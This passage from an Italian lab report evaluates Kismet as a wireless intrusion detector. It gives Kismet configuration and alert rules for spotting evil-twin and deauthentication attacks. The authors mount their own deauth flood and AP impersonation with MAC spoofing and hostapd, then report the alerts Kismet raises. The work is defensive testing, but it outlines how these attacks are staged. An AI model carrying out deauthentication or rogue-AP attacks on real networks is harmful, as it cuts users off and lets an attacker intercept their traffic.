Abbiamo anche utilizzato Wiggle, disponibile per Android, che ci consente di scansionare le reti attorno a noi, ovvero di fare war-driving e vedere se ci sono duplicati sospetti. È utile anche per vedere da quanto tempo esiste una rete perchè a volte reti "giovani" con essid familiari possono essere un cattivo segno. Quest'app è stata rimossa dall'AppStore da Apple e ha avuto molte limitazioni con le versioni più aggiornate di Android e dalle marche produttrici di smartphone soprattutto per quanto riguarda il background scanning della rete. Abbiamo così deciso di concentrarci su Kismet che ci ha dato risultati molto soddisfacenti. In primis abbiamo settato la nostra interfaccia in modalità monitor in quanto Kismet è un network sniffer e sistema di rilevamento intrusioni (IDS) per reti wireless che si limita a ricevere e analizzare tutto ciò che "vede" nell'aria tramite la scheda WiFi in modalità monitor. Inoltre volevamo concentrare la nostra analisi solo su una rete WiFi quindi abbiamo disabilitato il channel hopping e l'abbiamo forzato a scansionare sul canale 11. Questo l'abbiamo fatto

dal file di configurazione che definisce quale interfaccia di rete usare, la banda a cui scansionare, se ci sono reti da ignorare e i tipi di report da generare.

```
# Hop channels if possible MEDIUM channel_hop=false channel=11 MEDIUM
```

Figure 3.1: Snippet di codice del file di configurazione

Abbiamo creato anche una seconda interfaccia virtuale che si occupasse di fare attacchi di deauthentication e impersonificazione di AP per vedere che alert ci dava. Abbiamo subito ottenuto un alert di DEAUTHFLOOD, di severity MEDIUM e Kismet ha anche individuato sorgente e destinatario. In particolare questi paccehtti vengono mandati sia all'AP che al client e infatti ha intercettato entrambi i pacchetti.




Figure 3.2: Log alert deautenticazione

Volevamo, però, anche vedere cosa generava nel momento in cui mettevamo in piedi un AP impersonation facendo spoofing del MAC address. Per farlo abbiamo deciso di aggiungere altri alert nel file a loro dedicati con la relativa frequenza massima al fine di evitare il flooding dei log. Alert meno critici possono anche essere disabilitati.

```
# Riconoscimento attacco evil twin - reti con stesso SSID ma BSSID diversi
alert=SSID_CONFUSION,1/sec,1/sec

# Riconoscimento di attacchi multipli evil twin
alert=BSSID_MISMATCH,1/min,1/min

# Riconoscimento deauthentication flood
alert=DEAUTH_FLOOD,5/sec,5/sec

# Riconoscimento di dispositivi diversi con lo stesso BSSID
alert=KNOWN_DUPE_BSSID,1/min,1/sec
```

Figure 3.3: Snippet di codice del file di alert

Una volta configurata la seconda interfaccia virtuale in modalità Mas-

ter per fungere da AP e avviato Hostapd abbiamo notato come ci ha dato un alert di CRYPTODROP di sevrity HIGH e di classe SPOOF in quanto l'AP aveva stranamente cambiato encryption passando da WPA2 a Open e ciò poteva essere un segno di AP spoofing o impersonificazione come spiegava più specificatamente se volevamo vedere i dettagli dell'alert.

Ha notato anche un cambio di canale di trasmissione dell'AP (CHAN-CHANGE) che può anche essere effettuato per ottimizzare la rete ed evitare interferenze e non per scopi di attacco, infatti è etichettato con severity LOW.




Figure 3.4: Log alert spoofing



Concludiamo questo elaborato con una nota molto positiva poichè nell'utilizzo di Kismet abbiamo trovato, a differenza di altri tool, un'interfaccia web intuitiva, un'ottima capacità di rilevamento, inoltre essendo open source è anche largamente modificabile e può essere adattato alle varie esigenze di un'azienda ma anche di un privato.